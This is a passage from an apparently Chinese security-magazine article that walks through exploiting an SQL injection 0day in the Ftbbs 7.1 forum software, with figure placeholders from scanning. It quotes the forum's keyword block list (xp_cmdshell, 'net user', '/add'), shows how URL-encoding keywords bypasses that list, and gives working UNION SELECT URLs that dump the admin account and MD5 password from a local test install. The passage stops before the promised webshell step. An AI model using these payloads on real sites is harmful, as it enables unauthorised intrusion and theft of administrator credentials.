


图 11





图 12

时将漏洞情况通知了管理员，毕竟这种面向世界的网站万一被某人用心的给黑了，那丢的可是我们中国人的面子。



从 Ftbbs7.1 静态 GBK 版 0day 到 webshell

清原长风

这天在网上看到了一个 0day 漏洞，也就是 Ftbbs7.1 静态 GBK 版的 0day，于是我就下载了一份源码进行了分析，在本地电脑上把飞天论坛搭建成功后，其界面如图 1 所示。




图 1

一、漏洞形成

根据网上的提示，我先查看了数据库的连接文件 coon.asp，关键代码如下：

```
<%
Dim conn
dim qs, errc, iii
qs=LCase(request.servervariables("query_string"))
dim nothis(17)
nothis(0)="net user"
nothis(1)="xp_cmdshell"
nothis(2)="/add"
nothis(3)="exec%20master.dbo.xp_cmdshell"
nothis(4)="net localgroup administrators"
nothis(5)="select"
```

```
nothis(6)="count"
nothis(7)="asc"
nothis(8)="char"
nothis(9)="mid"
nothis(10)=";"
nothis(11)="'"
nothis(12)="insert"
nothis(13)="delete"
nothis(14)="drop"
nothis(15)="truncate"
nothis(16)="from"
nothis(17)="and user>0"
errc=false
for iii= 0 to ubound(nothis)
if instr(qs,nothis(iii))<>0 then
errc=true
end if
next
if errc then
Response.Write("对不起，非法URL地址请求!")
response.end
end if
```

我们可以清楚的看到程序作者将常见的注入关键字放到了nothis数组中，然后将提交的URL进行检查，如果含有nothis中的内容就为非法URL，但是程序作者却忽略了URL编码的过滤，也就是说我们将注入关键字进行URL编码之后再提交，例如将SELECT改写为"S%45LECT"（将E用编码为%45，E的ASCII为69，69的十六进制为0x45，URL编码就是%45，当然我们也可以使用小写的e，那么URL编码就为%65），那么这里的URL防注入检查也就没有意义了，很简单的就绕过去了。接下来我们再看看根目录下的ftbbsmyinfo.asp文件：

```
……省略部分代码
<%
postuserid=request.QueryString("postuserid")
ftbbsuser=request.QueryString("ftbbsuser")
call FTBBS_HTML_MB(ft)
defaulthome=Application("FTBBSMB")(31,0)
……省略部分代码
if postuserid="" then
sql="select clubuser_id,clubuser_name,payuser,clubuser_money,userimg,clubuser_email,clubuser_address,clubuser_reg_date,clubuser_enter_count,clubuser_sex,clubuser_marriage,clubuser_lasttime,signname,postnum,tili,jingyuan from "&ft&"clubuser where clubuser_name='"&ftbbsuser&"'"
else
sql="select clubuser_id,clubuser_name,payuser,clubuser_money,userimg,clubuser_email,clubuser_address,clubuser_reg_date,clubuser_enter_count,clubuser_sex,clubuser_marriage,clubuser_lasttime,signname,postnum,tili,jingyuan from "&ft&"clubuser where clubuser_id="&postuserid
end if
……省略剩余代码
```

从上面代码中可以很容易的看出，参数postuserid直接获取并交给包含的coon.asp文件进行了防注入检查，然后检查是否为空，只要不为空就放入数据库中去查询了。有个前提就是必须是登录用户，因为要保证参数ftbbsuser有值。

二、漏洞利用

既然知道了注入的存在，我们就来测试和利用，先注册一个用户，如图2。分别向ftbbsmyinfo.asp文件提交"and 1=1"和"and 1=2"，如图3，返回不一样了，呵呵，看来我们分析的不错。这套程序在安装的时候会要求输入登录后台的管理帐号，我们需要利用SQL语句将这个帐号读取出来，为了找到帐号存放的位置，我使用辅臣数据库查看工具打开了论坛的数据文件database\ftbbs.mdb，找到后台登录帐号在ft_ftbbs_admin表中的字段admin_user和admin_pwd中，如图4。




图2




图3




图4




图5

找到了表和列，下面我们就来爆字段显示的位置：http://192.168.83.136:8000/ftbbs/ftbbsmyinfo.asp?postuserid=1 AND 1=2 UNION S%45LECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 F%52OM ft_ftbbs_admin，如图5。接下来就选择两个位置来爆字段

admin_user和admin_pwd的内容，我选择的是2和10这两个位置，构造注入的SQL语句：**http://192.168.83.136:8000/ftbbs/ftbbsmyinfo.asp?postuserid=1 AND 1=2 UNION S%45LECT 1,admin_user,3,4,5,6,7,8,9,admin_pwd,11,12,13,14,15,16 F%52OM ft_ftbbs_admin**，后台帐号和MD5密码就显示出来了，如图6，如果运气好的话得到MD5的明文密码就可以登录后台了，后台地址是http://192.168.83.136:8000/ftbbs/admin.asp。

